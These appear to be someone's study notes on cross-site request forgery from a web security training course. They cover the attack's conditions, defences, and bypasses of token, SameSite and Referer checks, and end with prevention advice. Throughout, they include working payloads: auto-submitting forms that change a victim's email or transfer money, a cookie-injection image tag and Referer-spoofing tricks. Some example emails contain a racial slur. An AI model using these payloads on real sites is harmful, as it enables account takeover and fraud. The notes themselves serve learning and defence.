Cross-site request forgery (CSRF)

What is CSRF?

Cross-site request forgery (also known as CSRF) is a web security vulnerability that allows an attacker to induce users to perform actions that they do not intend to perform.

It allows an attacker to partly circumvent the same origin policy, which is designed to prevent different websites from interfering with each other

What is the impact of a CSRF attack?

If the compromised user has a privileged role within the application, then the attacker might be able to take full control of all the application's data and functionality.

How does CSRF work?

Three key conditions must be in place:

- **A relevant action.** There is an action within the application that the attacker has a reason to induce. This might be a privileged action (such as modifying permissions for other users) or any action on user-specific data (such as changing the user's own password)
- **Cookie-based session handling.** Performing the action involves issuing one or more HTTP requests, and the application relies solely on session cookies to identify the user who has made the requests. There is no other mechanism in place for tracking sessions or validating user requests
- **No unpredictable request parameters**The requests that perform the action do not contain any parameters whose values the attacker cannot determine or guess. For example, when causing a user to change their password, the function is not vulnerable if an attacker needs to know the value of the existing password

Example:

```http
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Cookie: session=yvthwsztyeQkAPzeQ5gHgTvlyxHfsAfE

email=wiener@normal-user.com
```

This meets the conditions required for CSRF:

- The action of changing the email address on a user's account is of interest to an attacker. Following this action, the attacker will typically be able to trigger a password reset and take full control of the user's account.
- The application uses a session cookie to identify which user issued the request. There are no other tokens or mechanisms in place to track user sessions.
- The attacker can easily determine the values of the request parameters that are needed to perform the action.

Attack for the Following would be :

```vbscript-html
<html>
    <body>
        <form action="https://vulnerable-website.com/email/change" method="POST">
            <input type="hidden" name="email" value="pwned@evil-user.net" />
        </form>
        <script>
            document.forms[0].submit();
        </script>
    </body>
</html>
```

How to deliver a CSRF exploit

The attacker will place the malicious HTML onto a web site that they control, and then induce victims to visit that web site. This might be done by feeding the user a link to the web site, via an email or social media message. Or if the attack is placed into a popular web site (for example, in a user comment), they might just wait for users to visit the web site.

Common defences against CSRF

Successfully finding and exploiting CSRF vulnerabilities often involves bypassing anti-CSRF measures deployed by the target website, the victim's browser, or both. The most common defenses you'll encounter are as follows:

- **CSRF tokens** - A CSRF token is a unique, secret, and unpredictable value that is generated by the server-side application and shared with the client. When attempting to perform a sensitive action, such as submitting a form, the client must include the correct CSRF token in the request. This makes it very difficult for an attacker to construct a valid request on behalf of the victim
- **SameSite cookies** - SameSite is a browser security mechanism that determines when a website's cookies are included in requests originating from other websites. As requests to perform sensitive actions typically require an authenticated session

cookie, the appropriate SameSite restrictions may prevent an attacker from triggering these actions cross-site.

- **Referer-based validation** - Some applications make use of the HTTP Referer header to attempt to defend against CSRF attacks, normally by verifying that the request originated from the application's own domain.

What is the difference between XSS and CSRF?

Cross-site scripting (or XSS) allows an attacker to execute arbitrary JavaScript within the browser of a victim user

Cross-site request forgery (or CSRF) allows an attacker to induce a victim user to perform actions that they do not intend to

- CSRF often only applies to a subset of actions that a user is able to perform. Many applications implement CSRF defenses in general but overlook one or two actions that are left exposed
- CSRF can be described as a "one-way" vulnerability, in that while an attacker can induce the victim to issue an HTTP request, they cannot retrieve the response from that request.

Can CSRF tokens prevent XSS attacks?

Some XSS attacks can indeed be prevented through effective use of CSRF tokens. Consider a simple reflected XSS vulnerability that can be trivially exploited like this:

```
https://insecure-website.com/status?message=<script>/*+Bad+stuff+here...+*/</script>http
```

Now, suppose that the vulnerable function includes a CSRF token:

```
https://insecure-website.com/status?csrf-token=CIwNZNlR4XbisJF39I8yWnWX9wX4WFoz&message
=<script>/*+Bad+stuff+here...+*/</script>
```

Assuming that the server properly validates the CSRF token, and rejects requests without a valid token, then the token does prevent exploitation of the XSS vulnerability.

- If a reflected XSS vulnerability exists anywhere else on the site within a function that is not protected by a CSRF token, then that XSS can be exploited in the normal way
- If an exploitable XSS vulnerability exists anywhere on a site, then the vulnerability can be leveraged to make a victim user perform actions even if those actions are themselves protected by CSRF tokens. In this situation, the attacker's script can

request the relevant page to obtain a valid CSRF token, and then use the token to perform the protected action

- CSRF tokens do not protect against stored XSS vulnerabilities. If a page that is protected by a CSRF token is also the output point for a stored XSS vulnerability, then that XSS vulnerability can be exploited in the usual way, and the XSS payload will execute when a user visits the page

Bypassing CSRF token validation

What is a CSRF token?

A CSRF token is a unique, secret, and unpredictable value that is generated by the server-side application and shared with the client. When issuing a request to perform a sensitive action, such as submitting a form, the client must include the correct CSRF token. Otherwise, the server will refuse to perform the requested action.

A common way to share CSRF tokens with the client is to include them as a hidden parameter in an HTML form

```http
<form name="change-email-form" action="/my-account/change-email" method="POST">
    <label>Email</label>
    <input required type="email" name="email" value="example@normal-website.com">
    <input required type="hidden" name="csrf" value="50FaWgdOhi9M9wyna8taR1k3ODOR8d6u">
    <button class='button' type='submit'> Update email </button>
</form>
```

Submitting this form results in the following request:

```http
POST /my-account/change-email HTTP/1.1
Host: normal-website.com
Content-Length: 70
Content-Type: application/x-www-form-urlencoded

csrf=50FaWgdOhi9M9wyna8taR1k3ODOR8d6u&email=example@normal-website.com
```

Common flaws in CSRF token validation

Validation of CSRF token depends on request method

Some applications correctly validate the token when the request uses the POST method but skip the validation when the GET method is used.

In this situation, the attacker can switch to the GET method to bypass the validation and deliver a CSRF Attack :

```html
<form action="https://YOUR-LAB-ID.web-security-academy.net/my-account/change-email">
    <input type="hidden" name="email" value="anything%40web-security-academy.net">
</form>
<script>
        document.forms[0].submit();
</script>
```

```http
GET /email/change?email=anything%40web-security-academy.net HTTP/1.1
Host: vulnerable-website.com
Cookie: session=2yQIDcpia41WrATfjPqvm9tOkDvkMvLm
```

Validation of CSRF token depends on token being present

Some applications correctly validate the token when it is present but skip the validation if the token is omitted.

In this situation, the attacker can remove the entire parameter containing the token (not just its value) to bypass the validation and deliver a CSRF attack

CSRF token is not tied to the user session

Some applications do not validate that the token belongs to the same session as the user who is making the request. Instead, the application maintains a global pool of tokens that it has issued and accepts any token that appears in this pool.

In this situation, the attacker can log in to the application using their own account, obtain a valid token, and then feed that token to the victim user in their CSRF attack

```html
    <form  method="POST" action="https://0af6006a035a9477809e038d003800bf.web-security-academy.net/my-account/change-email">
        <input type="hidden" name="email" value="nigga@gmail.com">
        <input required type="hidden" name="csrf" value="Mn6PR4s2ga6ulrHkxixARCoqStFWZo8w">
    </form>
    <script>
            document.forms[0].submit();
    </script>
```

CSRF token is tied to a non-session cookie

Some applications do tie the CSRF token to a cookie, but not to the same cookie that is used to track sessions. This can easily occur when an application employs two different frameworks, one for session handling and one for CSRF protection, which are not integrated together

```http
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 68
Cookie: session=pSJYSScWKpmC60LpFOAHKixuFuM4uXWF; csrfKey=rZHCnSzEp8dbI6atzagGoSYyqJqTz
5dv

csrf=RhV7yQDO0xcq9gLEah2WVbmuFqyOq7tY&email=wiener@normal-user.com
```

The attacker can log in to the application using their own account, obtain a valid token and associated cookie, leverage the cookie-setting behavior to place their cookie into the victim's browser, and feed their token to the victim in their CSRF attack

CSRF token is simply duplicated in a cookie

In a further variation on the preceding vulnerability, some applications do not maintain any server-side record of tokens that have been issued, but instead duplicate each token within a cookie and a request parameter. When the subsequent request is validated, the application simply verifies that the token submitted in the request parameter matches the value submitted in the cookie.

```
POST /email/change HTTP/1.1                                                    http
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 68
Cookie: session=1DQGdzYbOJQzLP7460tfyiv3do7MjyPw; csrf=R8ov2YBfTYmzFyjit8o2hKBuoIjXXVpa

csrf=R8ov2YBfTYmzFyjit8o2hKBuoIjXXVpa&email=wiener@normal-user.com
```

```
<img src="https://YOUR-LAB-ID.web-security-academy.net/?search=test%0d%0aSet-Cookie:%20
csrf=fake%3b%20SameSite=None" onerror="document.forms[0].submit();"/>
```

Bypassing SameSite cookie restrictions


SameSite is a browser security mechanism that determines when a website's cookies are included in requests originating from other websites. SameSite cookie restrictions provide partial protection against a variety of cross-site attacks, including CSRF, cross-site leaks, and some CORS exploits.

Chrome applies `Lax` SameSite restrictions by default if the website that issues the cookie doesn't explicitly set its own restriction level. This is a proposed standard, and we expect other major browsers to adopt this behavior in the future.

What is a site in the context of SameSite cookies?

a site is defined as the top-level domain (TLD), usually something like `.com` or `.net`, plus one additional level of the domain name. This is often referred to as the TLD+1.

When determining whether a request is same-site or not, the URL scheme is also taken into consideration. This means that a link from `http://app.example.com` to `https://app.example.com` is treated as cross-site by most browsers.



What's the difference between a site and an origin?

The difference between a site and an origin is their scope; a site encompasses multiple domain names, whereas an origin only includes one. Although they're closely related, it's important not to use the terms interchangeably as conflating the two can have serious security implications.

Request from	Request to	Same-site?	Same-origin?
`https://example.com`	`https://example.com`	Yes	Yes
`https://app.example.com`	`https://intranet.example.com`	Yes	No: mismatched domain name
`https://example.com`	`https://example.com:8080`	Yes	No: mismatched port
`https://example.com`	`https://example.co.uk`	No: mismatched eTLD	No: mismatched domain name
`https://example.com`	`http://example.com`	No: mismatched scheme	No: mismatched scheme

How does SameSite work?

SameSite works by enabling browsers and website owners to limit which cross-site requests, if any, should include specific cookies. This can help to reduce users' exposure

to CSRF attacks.

All major browsers currently support the following SameSite restriction levels:

- `Strict`
- `Lax`
- `None`

Developers can manually configure a restriction level for each cookie they set, giving them more control over when these cookies are used. To do this, they just have to include the `SameSite` attribute in the `Set-Cookie` response header.

```
Set-Cookie: session=0F8tgdOhi9ynR1M9wa3ODa; SameSite=Strict                    http
```

Strict :

If a cookie is set with the `SameSite=Strict` attribute, if the target site for the request does not match the site currently shown in the browser's address bar, it will not include the cookie.

Lax :

`Lax` SameSite restrictions mean that browsers will send the cookie in cross-site requests, but only if both of the following conditions are met.

- The request uses the `GET` method.
- The request resulted from a top-level navigation by the user, such as clicking on a link.

None :

If a cookie is set with the `SameSite=None` attribute, this effectively disables SameSite restrictions altogether, regardless of the browser. As a result, browsers will send this cookie in all requests to the site that issued it, even those that were triggered by completely unrelated third-party sites.

There are legitimate reasons for disabling SameSite, such as when the cookie is intended to be used from a third-party context and doesn't grant the bearer access to any sensitive data or functionality.

When setting a cookie with `SameSite=None`, the website must also include the `Secure` attribute, which ensures that the cookie is only sent in encrypted messages over HTTPS. Otherwise, browsers will reject the cookie and it won't be set.

Bypassing SameSite Lax restrictions using GET requests

Payload :

If GET Mwthod is not allowed use _method in the GET request using the thing which is allowed

```
GET /my-account/change-email?email=foo%40web-security-academy.net&_method=POST HTTP/1.1
```

```
<script>                                                                javascript
    document.location = 'https://vulnerable-website.com/account/transfer-payment?recipi
ent=hacker&amount=1000000';
</script>
```

if an ordinary `GET` request isn't allowed, some frameworks provide ways of overriding the method specified in the request line. For example, Symfony supports the `_method` parameter in forms, which takes precedence over the normal method for routing purposes.

```
<form action="https://vulnerable-website.com/account/transfer-payment" method="POST">  javascript
    <input type="hidden" name="_method" value="GET">
    <input type="hidden" name="recipient" value="hacker">
    <input type="hidden" name="amount" value="1000000">
</form>
```

Bypassing SameSite restrictions using on-site gadgets

If a cookie is set with the `SameSite=Strict` attribute, browsers won't include it in any cross-site requests. You may be able to get around this limitation if you can find a gadget that results in a secondary request within the same site.

As far as browsers are concerned, these client-side redirects aren't really redirects at all; the resulting request is just treated as an ordinary, standalone request. Most importantly, this is a same-site request and, as such, will include all cookies related to the site, regardless of any restrictions that are in place.

```
<html>                                                                  javascript
<body>
    <form  method="GET" action="https://0a24009804fa37e4802cd02000430015.web-security-a
cademy.net/my-account/change-email">
        <input type="hidden" name="email" value="nigga1@gmail.com">
        <input required type="hidden" name="_method" value="POST">
    </form>
    <script>
            document.forms[0].submit();
    </script>
</body>
</html>
```

Bypassing SameSite restrictions via vulnerable sibling domains

Whether you're testing someone else's website or trying to secure your own, it's essential to keep in mind that a request can still be same-site even if it's issued cross-origin

Bypassing SameSite Lax restrictions with newly issued cookies

Cookies with `Lax` SameSite restrictions aren't normally sent in any cross-site `POST` requests, but there are some exceptions.

if a website doesn't include a `SameSite` attribute when setting a cookie, Chrome automatically applies `Lax` restrictions by default.

Bypassing Referer-based CSRF defenses

some applications make use of the HTTP `Referer` header to attempt to defend against CSRF attacks, normally by verifying that the request originated from the application's own domain. This approach is generally less effective and is often subject to bypasses.

Referer header

The HTTP Referer header (which is inadvertently misspelled in the HTTP specification) is an optional request header that contains the URL of the web page that linked to the resource that is being requested.

Validation of Referer depends on header being present

Some applications validate the `Referer` header when it is present in requests but skip the validation if the header is omitted.

In this situation, an attacker can craft their CSRF exploit in a way that causes the victim user's browser to drop the `Referer` header in the resulting request.

```javascript
<meta name="referrer" content="never">
```

Validation of Referer can be circumvented

Some applications validate the `Referer` header in a naive way that can be bypassed. For example, if the application validates that the domain in the `Referer` starts with the expected value, then the attacker can place this as a subdomain of their own domain.

This is for adding a referrrer header to the http request.

```
history.pushState("", "", "/?YOUR-LAB-ID.web-security-academy.net")
```

```http
http://vulnerable-website.com.attacker-website.com/csrf-attack
```

if the application simply validates that the `Referer` contains its own domain name, then the attacker can place the required value elsewhere in the URL

```
http://attacker-website.com/csrf-attack?vulnerable-website.com                http
```

How to prevent CSRF vulnerabilities

1. Use CSRF tokens :

most robust way to defend against CSRF attacks is to include a CSRF token within relevant requests. The token must meet the following criteria:

- Unpredictable with high entropy, as for session tokens in general.
- Tied to the user's session.
- Strictly validated in every case before the relevant action is executed

How should CSRF tokens be generated?

CSRF tokens should contain significant entropy and be strongly unpredictable, with the same properties as session tokens in general.

use a cryptographically secure pseudo-random number generator (CSPRNG), seeded with the timestamp when it was created plus a static secret.

How should CSRF tokens be transmitted?

CSRF tokens should be treated as secrets and handled in a secure manner throughout their lifecycle. An approach that is normally effective is to transmit the token to the client within a hidden field of an HTML form that is submitted using the POST method.

How should CSRF tokens be validated?

When a CSRF token is generated, it should be stored server-side within the user's session data. When a subsequent request is received that requires validation, the server-side application should verify that the request includes a token which matches the value that was stored in the user's session. This validation must be performed regardless of the HTTP method or content type of the request.

Use Strict SameSite cookie restrictions

In addition to implementing robust CSRF token validation, we recommend explicitly setting your own SameSite restrictions with each cookie you issue. By doing so, you can control exactly which contexts the cookie will be used in, regardless of the browser

you should use the `Strict` policy by default, then lower this to `Lax` only if you have a good reason to do so. Never disable SameSite restrictions with `SameSite=None` unless you're fully aware of the security implications

Be wary of cross-origin, same-site attacks

Although properly configured SameSite restrictions provide good protection from cross-site attacks, it's vital to understand that they are completely powerless against cross-origin, same-site attacks